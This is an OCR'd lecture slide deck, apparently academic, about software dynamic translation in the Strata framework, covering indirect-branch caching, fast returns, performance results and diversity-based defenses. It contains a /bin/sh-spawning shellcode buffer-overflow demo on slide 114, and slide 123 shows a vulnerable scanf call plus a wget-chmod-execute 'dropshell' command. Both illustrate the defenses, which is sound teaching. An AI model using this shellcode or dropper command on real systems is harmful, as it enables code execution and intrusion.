  - On a cold start miss, simply load the IBTC
  - On a conflict miss, possibly increase size
- Conflict miss
  - If IBTC size > MAX_SIZE, handle like a cold start miss
  - Otherwise, allocate a *new IBTC* with double capacity
  - Using original IBTC, load new IBTC
  - Rewrite hash lookup in FC$ for *from* fragment
  - Load mapping (to->PC,to->fPC) into new IBTC

85

Handling an IBTC Miss: Non-shared, Adaptive IBTC

Table lookup code is rewritten
IBTC base address has changed
Hash function (mask) has changed

targ_emit_new_ibtc(ibtc* ibtc_p)
emits the base address computation
emits the mask computation
does a cache flush

```
stw     %o0,[%sp-100]
ldw     [%sp-4],%o0
# table lookup now comes next,
# then t                    e
```

unsigned size=512
unsighed mask
iaddr_t fPC
ibtc_entry* cache

```
# do table lookup
sethi   HI(ibtc_p->cache),%o2
ori     LO(ibtc_p->cache) ,%o2
srli    %o1,throw_away,%o0
andi    %o1,ibtc_p->size-1,%o1
slli    %o1,3,%o1
add     %o1,%o2,%o2
ldw     [%o2],%o1
cmp     %o0,%o1
bne     L0
# had a match in the IBTC
ldw     [%o2+4],%o3
jmpli   %o3,0,%g0
restore
# had a mismatch in the IBTC
L0: re-enter the builder
```

52

86

Handling an IBTC Miss: Inlining Mapping

Translation reserved space
NOPs are location to be rewritten


```
# extract target address
stw     %o0,[%sp-100]
ldw     [%sp-4],%o0
delay slot inst
# context save
save    %sp,-96,%sp
ldw     [%sp-4],%o0
# table                    ext,
# then t
  code
```

unsigned size=512
unsigned mask
iaddr_t fPC
ibtc_entry* cache

```
# inlined address mapping
nop
nop
nop
nop
nop
# inlined failed: do table lookup
...
bne     L0
# had a match in the IBTC
ldw     [%o2+4],%o3
jmpli   %o3,0,%g0
restore
# had a mismatch in the IBTC
L0: re-enter the builder
```

87

Handling an IBTC Miss: Inlining Mapping




88

Returns: A Special Indirect?

- When call is translated, emulate its effects
  - Put application text into return address register ($ra)
  - Jump to called function
- When return is translated, emulate its effects
  - Essentially, *jr $ra* is a return
  - Return address needs to be mapped to the FC$
  - Handle as any other indirect: Use the IBTC

89

Handling Returns




90

Fast Return Handling

- Every return requires an IBTC lookup
- During call translation
  - Return fragment may already be in FC$
  - Thus, *return fragment address may be known!*
  - At that point (during translation), map the return address
- Return fragment may not be translated
  - During call translation, prefetch & translate return fragment
  - Return fragment address is then known

91

Handling Returns



92

Implementing Fast Returns

- Similar to IBTC
  - Implementation is target dependent
    - E.g., On MIPS, can't always identify the call
- Translating the call instruction
  - targ_call(frag, PC, insn)
- Translating the return instruction
  - targ_return(frag, PC, insn)

93

Translating Call

- targ_call(frag, PC, insn)
  - *frag* is the fragment with the call being translated
  - *PC* is the next program address (i.e., the return address)
  - *insn* is the actual call
- Steps for translation
  - Fetch and translate the delay slot instruction (SPARC/MIPS)
  - Lookup return address (PC+8 on the SPARC)
  - If return fragment untranslated, fetch & translate it
  - Emit code to load return address
  - Emit the delay slot instruction

94

Translating Call and Return

Regular Call

```
...
# PC is program return address
sethi     HI(PC),%o7
ori       %o7,LO(PC),%o7
dsi
# partially inlined block
...
# fragment with return
...
IBTC lookup to handle return
```

Call with Fast Return

```
...
# ret is the return fragment
sethi     HI(ret->fPC-8),%o7
ori       %o7,LO(ret->fPC-8),%o7
dsi
# partially inlined block
...
# fragment with return
...
jmpl %o7,%g0
```

95

Translating Call and Return

Regular Call

```
...
# PC is program return address
sethi     HI(PC),%o7
ori       %o7,LO(PC),%o7
dsi
# fragment with return
...
IBTC lookup to handle return
```

Return address has been mapped to a fragment address!

IBTC access replaced by an actual return through %o7

Call with Fast Return


```
...
# ret is the return fragment
sethi     HI(ret->fPC-8),%o7
ori       %o7,LO(ret->fPC-8),%o7
dsi
# partially inlined block
...
# fragment with return
...
jmpl %o7,%g0
```

96


Outline

- Part I: Introduction to SDT
- Part II: The Strata SDT Framework
  - Translation virtual machine
  - Handling indirect branches
  - Performance
- Part III: Code security applications


97





98




99


SPARC No IBTC Inlining vs. IBTC Inlining
Slowdown
Benchmark
shared+fr+pi-in
shared+fr+pi-in
100


SPARC No FR vs. FR
Slowdown
Benchmark
shared-fr+pi-in
shared+fr+pi-in
101



SPARC PI vs. No PI
Slowdown
Benchmark
shared+fr+pi-in
shared+fr+pi-in
102

x86 Adaptive IBTC vs. Shared IBTC




103

x86 No FR vs. FR




104

x86 PI vs. No PI



105



106

Outline

- Part I: Introduction to SDT
- Part II: The Strata SDT Framework
  - Translation virtual machine
  - Handling indirect branches
  - Performance
- Part III: Code security applications


107

Software Security with SDT

- SDT provides support for a variety of approaches to making software resistant to attack
  - Enforcement of security policies
    - Examine and modify code before execution
    - Control what code is executed
    - Control use of resources

108

Using the Strata Framework



109

Related Work

- Jones, M. B., Interposition agents: Transparently interposing user code at the system interface. In *Symposium on Operating Systems Principles* (1993), pp. 80–93.
- Scott, J. K., and Davidson, J. W., Strata: A software dynamic translation infrastructure. In *IEEE Workshop on Binary Translation* (2001).
- Kiriansky, V., Bruening, D., Amarasinghe, S., Secure Execution via Program Shepherding, Proceedings of the 11th USENIX Security Symposium, August 2002, pp. 191-206.
- Scott, J. K. and Davidson, J. W., Safe Virtual Execution Using Software Dynamic Translation. In *Proceedings of the 18th Annual Computer Security Applications Conference*, Las Vegas, NV, December 2002, pp. 209–218.


110

Providing Security via Diversity

- Biological systems are resilient because they have diversity
- Computer systems are vulnerable because they have no diversity
  - Software monoculture

111

Providing security via diversity



112


Providing Security via Diversity

- Introduce artificial diversity using SDT
  - ASR: address space randomization
  - ISR: instruction set randomization
  - Calling convention diversity
- Provides resiliency against attacks against distributed systems

113

Strata diversity transformations

- Default diversity
  - Address space randomization
    - Code is relocated in F$
    - Run-time stack is modified
  - Control-flow randomization
    - Basic block structure is modified (no unconditional branches, direct function calls can be eliminated)
    - Indirect jumps and calls transformed



114

Strata Diversity is Effective


- Simple Demonstration
  - Compile code normally and execute and attack is successful (you get a shell) (shell-normal)
  - Compile code and run under control of Strata and attack fails (program terminates normally) (shell-strata)
  - Adapt attack and run under Strata and attack works (shell-strata-adapt)

```
#include <stdio.h>

char shellcode[] =
        "\x31\xc0\x31\xdb\xb0\x17\xcd\x80"
        "\xb0\x2e\xcd\x80\xeb\x15\x5b\x31"
        "\xc0\x88\x43\x07\x89\x5b\x08\x89"
        "\x43\x0c\x8d\x4b\x08\x31\xd2\xb0"
        "\x0b\xcd\x80\xe8\xe6\xff\xff\xff"
        "/bin/sh";

void trustme (void) {
  unsigned buffer[24];

  long_ptr = (long *)buffer;
  for (i=0; i<34; i++)
    *(long_ptr++) = ((int)shellcode);
  return;
}
void naive (void) {
        trustme();
        return;         /* This should execute the injected code. */
}

int main (int argc, char *argv[]) {
        naive();
        printf("Nothing bad happened!\n");
}
```



Instruction Set Randomization

- Encrypt application code prior to execution
- Decrypt code before it is executed
- Malicious code that is injected through some software vulnerability will be decrypted but because it was not encrypted, the resulting code, will not execute properly
- See
  - Randomized Instruction Set Emulation to Disrupt Binary Code Inject Attacks, Barrantes, Ackley, Forrest, et. al, CCS 03.
  - Countering Code-Injection Attacks with Instruction-set Randomization, Kc, Keromytis, Prevelakis, CCS 03.

Strong ISR using AES and IT




Strong ISR using AES and IT



118

Strong ISR using AES and IT




119

CSD: Calling sequence diversity

- Compile-time/runtime technique to create a software population with many different calling sequences
- Effective defense against "return-to-libc" attacks (also known as arc injection, Pincus and Baker, *IEEE Security and Privacy*, **2**(4), pp. 20-27)
  - Return-to-libc does not require injecting code into the application
  - ISR is not an effective defense against return-to-libc type attacks

120

Return-to-libc attack



121

CSD: Calling sequence diversity

```
void bar() {
    …
    key=Keygen(key, &bar, &foo);
    foo(arg1, arg2);
    key=Keygen(key, &foo, &bar);
    …
    key=Keygen(key, &bar, &baz);
    baz(arg);
    key=Keygen(key, &baz, &bar);
    …
}
void foo(int a1, int a2) {
    Keycheck(key);
    …
    Keycheck(key);
}
```

122

CSD: Calling sequence diversity


- Calls to Keygen and Keycheck routines are inserted by the compiler front end (lcc, edg, Phoenix)
- At runtime:
  - Strata generates a key for each function (stored in protected region)
  - Replaces calls with inline code to generate proper key or check that the key has the proper value

123

Return-to-libc attack


```
void bad(int arg1, int arg2) {
        char buffer[100];
        ...
        scanf("%s", buffer)
        ....
}
```

Runtime Stack



Buffer Overflow


Runtime Stack



wget: http://www.example.com/dropshell ;
chmod +x dropshell ; ./dropshell


124

Genesis Diversity Toolkit




125

Toolkit Execution Environment




126



127

Performance



128

Future Research

- Architectural support for SDT
- Compile-time support for SDT
- Use SDT to detect and block next-generation viruses and worms (polymorphic, metamorphic, time-bombs, and logic bombs, etc.)
- Use SDT to recover from attacks and automatically generate a patch

129